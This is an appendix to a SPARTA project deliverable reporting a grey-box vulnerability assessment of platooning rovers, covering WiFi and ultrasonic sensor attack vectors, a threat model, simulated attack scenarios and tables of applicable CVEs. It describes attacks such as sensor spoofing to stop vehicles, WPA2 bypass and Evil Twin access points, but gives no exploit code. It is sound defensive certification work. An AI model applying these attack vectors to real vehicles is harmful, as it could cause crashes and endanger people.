SPARTA

D5.4 Appendix D

AVA – Vulnerability Assessment – Vertical 1 Scenario 3 (Verification Tooling)

Project number	830892
Project acronym	SPARTA
Project title	Strategic programs for advanced research and technology in Europe
Start date of the project	1st February, 2019
Duration	36 months
Programme	H2020-SU-ICT-2018-2020

Deliverable type	Report
Deliverable reference number	SU-ICT-03-830892 / D5.4 / V1.0 / Appendix D
Work package contributing to the deliverable	WP5
Due date	Jan 2022 – M36
Actual submission date	2nd Feberuary, 2022

Responsible organisation	EURECAT
Editor	Jiménez Víctor
Dissemination level	PU
Revision	V1.0

Abstract	This document is part of the AVA_VAN activities performed during task 5.4 of the CAPE program of the SPARTA project. The contents of this document are related to the Scenario 3 called Verification tooling, which focuses on the verification tools that can be used to verify the security of vehicle platooning
Keywords	Assessment, penetration testing, platoon, safety, security, connected cars

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 830892.

Editor

Jiménez Víctor (EUT)

Contributors

Amparan Estibaliz, López Angel (TEC)
Malacario Mirko, Claudio Porretti, Nicoletta Imperatori (LEO)

Reviewers

Maximilian Tschirschnitz (TUM)

Rimantas Zylius (L3CE)

Disclaimer

Table of Content

List of Figures

List of Tables

Chapter 1 Vulnerability Assessment Executive Summary

The set of Rovers of Tecnalia have been evaluated, considering the TOE specified in the PP (Safety and Security Platooning Management Module). HW attacks have not been considered, so the main target vectors have been WiFi (Communication Channel) and Ultrasounds (Sensors). To perform this evaluation a set of pentesting tools have been deployed and tested in two different environments. As a first stage, the tools and scripts have been validated in Eurecat's internal laboratory. At a second stage, they have been validated directly on the final target setup in Tecnalia's Laboratory over the set of rovers.

As a result of the evaluation, a total of 7 vulnerabilities have been found: 1 critical, 5 High and 1 Medium. The critical vulnerability is associated with the ultrasounds' sensor and the impact is that an attacker can stop a vehicle by spoofing the signal. It has no remediation with current system (HW and SW) architecture. In total, 4 vulnerabilities have not any remediation with current System Architecture. For the other 3, specific actions are recommended to remediate them.




Figure 1: Vulnerabilities found and remediation possibilities

The impacts of these vulnerabilities are associated with DoS (stop all the rovers), degraded performance (loss of communication of the platoon but still working thanks to the sensors) and eventually with a crash between rovers. It has happened when the WiFi channel has been lost and the CACC brake emergency signal has not been sent correctly. The reaction of the follower rover is then slower, and, in some cases, some rovers have crashed)

On the other hand, WiFi WPA2 protection has been bypassed. Therefore, an analysis of the open ports has been possible. The ports UDP 123, 137, 138, 631 and 5353 and TCP 22, 139, 445, 3389 and 5000 are open. These ports and their related services can introduce more vulnerabilities to the system (some of them could be critical). For each of them a remediation action has been considered. If these ports are not strictly necessary by the end application, they shall be closed.

Chapter 2 Introduction

2.1 Document Overview

This document is part of the AVA_VAN activities performed during task 5.4 (Integration on demonstration cases and validation) of the CAPE program of the SPARTA project. The contents of this document are related to the Scenario 3 called Verification tooling, which focuses on the verification tools that can be used to verify the security of vehicle platooning



OpenCert
ASE
Requirements
Protection Profile
(+ other evidences related to Security Requirements)
ADV
Development
evidences related to Design of Security Requirements (output of tools + deliverables)
ALC
Lifecycle
evidences related to tools of dev phase, OpenCert itslef, etc.
ATE
Test
evidences related to results of Security functional test (and the coverage matrix).
AVA
Vuln Assessment
evidences related results of Vulnerability Assessment
Assurance Continuity
Impact Analysis Report
Frama-C
D5.2
Appendix B
D5.3
TEC Demonstrator
AutoFocus
(Scenario 1)
Sabotage
(Scenario 5)
Verification Tooling
SysML
(Scenario 3)
Vacsine
(Scenario 2)

Figure 2: Evaluation strategy for the Connected Car Vertical

Task 5.4 has the objective to provide a demonstration those activities, techniques and tools coming out of T5.1, T5.2 and T5.3, applied to CAPE verticals, can provide products/systems evaluable against a future unified Cybersecurity certification scheme

The Document is composed by 8 Chapters:

- First chapter is the introduction.
- Second chapter is the Executive Summary.
- In the third chapter, the Target System Architecture is described, focusing on the System under Test.
- In the fourth chapter, the Vulnerability Assessment methodology is explained and the Testbeds preparations (configurations, tools, setups) are described.
- Once the architecture of the System under Test is clear and the Methodology, setups and tools are defined, then, on chapter 5 a Vulnerability Assessment is reported. The main System Communication Ports are analysed, and the main findings are reported in a detailed VA report.
- In the sixth chapter a List of abbreviations can be found
- In the last chapter, last chapter, Bibliography information can be found.

Chapter 3 Target System Architecture

The demonstrator tool for the CAPE program is based on a set of Rovers, which implement a Platoon System as depicted in the next figure




Figure 3: Illustration of a Platoon Scenario

As a result of the T5.2 a Protection Profile for a Safety and Security Platooning Management Module (SafSecPMM) has been described (Ref. [5]). The SafSecPMM counters cyber-attacks on a formed platoon that exploit the communication and sensing interfaces of a vehicle by, in particular, sending incorrect information about the state of the world, e.g., wrong speed, position of vehicles in the platoon. Such attacks can lead to honest vehicles to potentially make wrong decisions that may affect the safety of passengers, e.g., accelerate when it should not, thus placing the platoon in an unsafe state.

The TOE of such PP is drawn in the following Figure 4




Figure 4: TOE and its interfaces

The TOE has an interface towards the Vehicle Communication System (VCS), the Hardware Security Modules (HSM), and the Vehicle Control Module (VCM). Figure 4 illustrates the interface of the TOE with the VCS, HMS and VCM

The TOE boundary is a tamper resistant hardware module including the software required for its functionality, that is, we are assuming that **hardware attacks are not possible**. However, logical attacks that exploit the software vulnerabilities are considered.

The TOE receives data from the VCS, using HSM to decrypt any encrypted message, or to check the integrity of messages. The TOE also uses sensing data available in the VCM, such as information about the distance to any object, speed and localization. The sensor information from the VCM may be signed by HSM to guarantee communication integrity.

Moreover, based on the data collected, the TOE communicates necessary data to other vehicles and stationary deployments through the VCS. Communication may be signed/encrypted using HSM. The TOE also sends commands to the VCM actuators, to guarantee the safe and secure operation of the vehicle and the platoon, such as commands setting the speed and the direction vector.

The SafSecPMM Module has been deployed in three different set of rovers. The set of rovers chosen by Eurecat to perform the AVA_VAN activities related to the scenario 3 “Pentesting Tools” is the one developed by Tecnalia as described in [6] SPARTA D5.2 Demonstrator Specifications, January 2021.

There is at least one leader and two followers that communicate to each other according to the following block diagrams. There is the possibility that the leader is the Access Point (AP) or that the Access Point is an external router. The option chosen for the analysis is the one with the external router, because introduces an additional element and potential vulnerabilities.




Figure 5: Connection of Rovers without Router




Figure 6: Connection of Rovers with Router

Herebelow there is the detail of how the rovers are connected between them and which modules are used in their internal architectures. As it can be seen, there is the possibility also that a third PC connects to the rovers to be served with a Dashboard panel (for debugging and testing purposes)




Figure 7: Detail of connection between Rovers

And lastly, in Figure 8 is depicted the internal architecture of each of the Rovers




Figure 8: Architecture of each Rover

Some important architecture details are the following ones (provided by Tecnalia)


1. ADAS-ECU is an ODROID-XU4.
2. The WiFi connectivity is provided to the system by the following dongle, attached to ADAS-ECU: WiFi Module 4 (https://www.hardkernel.com/shop/wifi-module-4/). It is configured to work on 2.4Ghz and 802.11n
3. The Ultrasounds sensor is an SRF02 (https://wiki.dfrobot.com/SRF02_Ultrasonic_sensor__SKU_SEN0005_) with frequency of operation 40Khz
4. The communications between rovers are secured with TLS1.3
5. Many parts of the SW are written in Python 2.7

Chapter 4 Vulnerability Assessment

4.1 Vulnerability Assessment Methodology

The vulnerability assessment follows an approach of grey box. The tester has access to information about the system's architecture and protocols. Moreover, the tester has access to the Protection Profile and has been involved in some of the activities of the T5.2 Convergence of Security and Safety. Some attacks have been already considered in task 5.2 and have been modelled and simulated.

Some countermeasures have been already implemented in previous stages. Herebelow there is a detail of possible attack scenarios and the results of the simulations.




	Attack Scenario	Capability	Countermeasure	# States	Execution Time (min)	Attack Successful
II-B	Injection of False Msgs against Follower	INJ + BLK	N	15351	0.034	Y
	Injection of False Msgs against Follower	INJ + BLK	COMM	-	120	-
	Injection of False Msgs against Follower	INJ + BLK	SNSR	-	120	-
	Injection of False Msgs against Follower	INJ	N	-	120	-
II-C	Slow-Injection of False Msgs against Follower	INJ + BLK	N	3315284	52.764	Y
	Slow-Injection of False Msgs against Follower	INJ + BLK	COMM	3286681	53.251	Y
	Slow-Injection of False Msgs against Follower	INJ + BLK	SNSR	-	120	-
	Slow-Injection of False Msgs against Follower	INJ	N	-	120	-
II-D	Injection of False Msgs against Joining Vehicle	INJ + BLK	N	9408	0.023	Y
	Injection of False Msgs against Joining Vehicle	INJ + BLK	COMM	9408	0.027	Y
	Injection of False Msgs against Joining Vehicle	INJ + BLK	SNSR	9407	0.023	Y
	Injection of False Msgs against Joining Vehicle	INJ	N	-	120	-
II-E	Injection of False Emergency Brake Msgs	INJ + BLK	N	593	0.002	Y
	Injection of False Emergency Brake Msgs	INJ	N	2218	0.011	Y
II-F	Blocking Legitimate Emergency Brake Msgs	BLK	N	6539	0.013	Y

Figure 9: Evaluation of the Attack Scenarios as described in D5.3 [7] chapter 4.3.1

The objective of this AVA_VAN report associated with the scenario 3 "Verification Tooling" is to check whether the TOE, in its operational environment, has vulnerabilities, which can be exploited. As HW is out of the scope, it is assumed that the attacker is an exterior attacker with no physical access to the rovers.

The attacker has also not direct access to the SW (SW development process).

As an external attacker, the main attack vectors which can be attacked are the WiFi channel/protocol and the Ultrasonic sensor interface, to somehow reach an upper level of attack and be able to reach any of the threats defined in the protection profile of the SafSecPMM, which are the following ones as described in the chapter 3.4 of the Protection Profile.



Name	Threat against TOE	Asset / Protection
Communication Data Spoofing (T.COM_SPF)	The attacker may inject data in the communication channel by, for example, carrying out replay attacks. For another example, if the attacker possesses valid secret encryption keys, stored in vehicle's HSM, then Sybil attacks can cause the vehicle to infer that there is a vehicle that does not actually exists.	PMS / Authenticity
VCM Data Spoofing (T.SEN_SPF)	The attacker can carry environmental attacks that may confuse sensors causing the vehicle to perform incorrectly, e.g., accelerate the vehicle placing its passengers in danger.	PMS / Authenticity
Communication DoS (T.COM_DOS)	The attacker can carry out denial of service attacks on the communication channels used.	PMS / Availability
VCM DoS (T.VCM_DOS)	The attacker may deny the service of a sensor by, for example, covering the lenses of a camera/LIDAR used to infer objects.	PMS / Availability
SafSecPMM Software Tamper (T.SW_TAMPER)	The attacker may tamper the software installed in the TOE causing the attacker to control the vehicle.	PMM_SW / Authenticity
Exploit Service Defects (T.SW_DEFECTS)	The attacker may take advantage of a TOE malfunction/defect of the Platooning Management Service.	PMS / Integrity
Tamper Accountability Data (T.ACC_TAMPER)	The attacker may tamper the accountability data, thus avoiding attacks that have being carried to be accounted for.	ACC_DATA / Integrity, Non-repudiation
Attack Software Update Mechanism (T.SW_UPDATE)	The attacker may attack the mechanisms used by vehicles to update the TOE software to install malwares or other malicious software.	PMS / Authenticity
Attack system access (T.ECU_ACCESS)	The attacker may get unauthorized access to the vehicle ECU via network getting the control of the vehicle, e.g., Brute-force password attack.	PMS / Confidentiality, Integrity and Authenticity

Figure 10: Threats against TOE, as defined in the PP

As some information has been already provided to the evaluator, an initial search of public domain sources[1] has been done to identify potential vulnerabilities in the TOE. The main vectors and attack-entry-points are WiFi, TLS, Python, possible chipset, etc. Herebelow there is the output of the analysis

- **WiFi 802.11n**

CVE [Severity CVSS:3.1[2]]	Description	Applicability
CVE-2019-15126 (Broadcom) [3.1] CVE-2020-3702(Qualcomm)[6.5]	KROOK attacks. An issue was discovered on Broadcom Wi-Fi client devices. Specifically timed and handcrafted traffic can cause internal errors (related to state transitions) in a WLAN device that lead to improper layer 2 Wi-Fi encryption with a consequent possibility of information disclosure over the air for a discrete set of traffic, a different vulnerability than CVE-	To be checked, as some devices use Broadcom chipsets.

---

[1] https://cve.mitre.org/index.html

[2] https://www.first.org/cvss/v3.1/use-design

CVE [Severity CVSS:3.1[2]]	Description	Applicability
	2019-9500, CVE-2019-9501, CVE-2019-9502, and CVE-2019-9503.	
CVE-2017-13077 [6.8], CVE-2017-13078 [5.3], CVE-2017-13079 [5.3], CVE-2017-13080 [5.3], CVE-2017-13081 [5.3], CVE-2017-13082 [8.1], CVE-2017-13084 [6.8], CVE-2017-13086 [6.8], CVE-2017-13087 [5.3], CVE-2017-13088 [5.3]	This CVE are all the representative of the KRAK attacks. Wi-Fi Protected Access (WPA and WPA2) allows reinstallation of the Pairwise Transient Key (PTK) Temporal Key (TK) during the four-way handshake, allowing an attacker within radio range to replay, decrypt, or spoof frames.	To be checked if not yet updated with last FW.
Karma attacks	Karmetasploit is a great function within Metasploit, allowing you to fake access points, capture passwords, harvest data, and conduct browser attacks against clients.	Yes, Karma and Evil Twin attacks to be considered

Table 1: Wifi related CVEs and vulnerabilities

- **TLS1.3**

CVE [Severity CVSS:3.1[3]]	Description	Applicability
CVE-2018-19608[4.7]	Arm Mbed TLS before 2.14.1, before 2.7.8, and before 2.1.17 allows a local unprivileged attacker to recover the plaintext of RSA decryption, which is used in RSA-without-(EC)DH(E) cipher suites.	Local attacks are not contemplated in this pen-testing. To check if it is possible somehow to access locally via WiFI vector.
CVE-2018-12404[5.9]	A cached side channel attack during handshakes using RSA encryption could allow for the decryption of encrypted content. This is a variant of the Adaptive Chosen Ciphertext attack (also known as Bleichenbacher attack) and affects all NSS versions prior to NSS 3.41.	Local attacks are not contemplated in this pen-testing. To check if it is possible somehow to access locally via WiFI vector.
